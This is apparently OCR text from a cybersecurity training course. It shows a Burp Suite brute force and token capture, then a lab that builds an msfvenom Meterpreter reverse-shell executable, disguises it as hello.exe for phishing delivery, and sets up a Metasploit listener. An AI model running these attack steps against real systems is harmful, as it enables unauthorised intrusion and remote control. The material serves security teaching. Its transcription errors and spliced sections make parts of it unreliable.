
Now if we want to perform attacks on websites, automate attacks, then we can do things for that also here. Same here we will go to request. And we will add this request to the intruder here.
As you can see here my request has been added to intruder. This is a testing website.




I will change its parameters here. I will write username equal to admin and I will click on the add option and I can add anything like password here I have added it. After I make changes in the parameters, I will get the option of payload. Here I will click on add. Here I can add any word to the list. Like admin, test or guest.




I will add these three things to the payload which will confirm the payload. Now here I can start my attack.




Now click on ignore.



As you can see, my attack has started here. I have received response on this website of mine. Because this is a very basic website.




That's why user activities are also less here. Because this entire attack is automated. So, I will discard it. I'll close it here.




And using this attack you can do brood force here. And you can also completely freeze the user inputs.


Now if you want to do session handling here, then there are functions for that also. Again here I will come the proxy and we will do the session handling on this domain. I will click on this and here I will send this sequence here.




This file of ours has been added to the sequencer.



From here you can capture live here. As you can see, I have started live capture. And all the token number of the websites are being captured here.





What are the vulnerabilities in it? And then after time all that vulnerability all those loop holes are fixed. So, in this way you can use the burp suite tool here for security. And after performing all the things here on your domain, you can forward it to its server. And here you can drop this domain here. Meaning the users request will be dropped. So, you can do both the things here to end your things.

I will click on forward here and whatever changes I have performed here, whatever captures I have taken, after all that, this request will go to the server here and we will get the result of the website. I hope you have fully understood. How you can use the burp suite tool.

Title: Privilege Escalation and Persistence Lab

Privilege escalation gaining higher access rights than you originally have on a system.

Persistence creating a method that allows an attacker to return to or keep control over time even after reboots or credential changes.

Step1:


Generate a windows payloads using **msfvenom**

We go deeper gaining a foothold inside the network and making sure we don't lose it. This is where we establish persistence using a interpreter payload and a back door before we go further, please remember this walkthrough is for educational purpose only.

All steps are demonstrated in a controlled ethical lab environment to support learning, awareness, and proactive defence department.

Let's into phase one payload generation. We start by crafting a malicious windows executable using venom, a part of the Metasploit framework. This tool allows us to embed a reverse shell into a standalone.exe file. We configure the payload with our attack machine's IP address and the port we'll listening on in this case, port 4444

Open the **terminal** and start the **apache2** server.



Once created, we move the pillow to our web server directory, remaining it as something harmless like hello.exe.

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe -o payload.exe

```
┌──(manojkumar㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe -o payload.exe
Running the 'init' command for the database:
Existing database found, attempting to start it
Starting database at /home/manojkumar/.msf4/db ...waiting for server to start.... done
server started
success
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: payload.exe
```

This file will later be downloaded and executed by our simulated victim. The file is live, weaponized, and ready.

sudo cp payload,exe /var/www/html/hello.exe

```
┌──(manojkumar㉿kali)-[~]
└─$ sudo cp payload.exe /var/www/html/hello.exe
```

cd /var/www/html/

```
┌──(manojkumar㉿kali)-[~]
└─$ cd /var/www/html/
```

ls – find the file

```
┌──(manojkumar㉿kali)-[/var/www/html]
└─$ ls
hello.exe  index.html
```

Phase two, setting up the listener. We open console metasploits command line interface and configure the multi-handler. This module will wait for incoming connections from the payload. We set the same payload type IP and port to match the file we just created. Then we execute the exploit command and the listener weight in the background. At this point we are just one execution away from remote access.

Phase three, delivering and executing the payload. Now imagine the fishing campaign from earlier succeeded. The user receives a file may be disguised as a software update or an internal tool.

Once they click on the executable, the connection is triggered. Back in our console the listener lights up. A session is established. We now have an open interpreter shell into the victim system. From here escalate. Inside metric, we type shell to drop into the command prompt on the victim machine.

msf use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.2.15
msf exploit(multi/handler) > set LPORT 4444

We can list directories, navigate to the desktop, explore the file system all while remaining undetected by traditional antivirus software.


msf exploit(multi/handler) > run or exploit

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 10.0.2.15
LHOST => 10.0.2.15
resource (/root/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.2.15:4444
msf exploit(multi/handler) > exploit
[-] Handler failed to bind to 10.0.2.15:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
```

Title: Network Protocol Attacks Lab


Tool: Wireshark

Open Wireshark and select the network interface you want to monitor. Click **Start** to begin capturing packets.



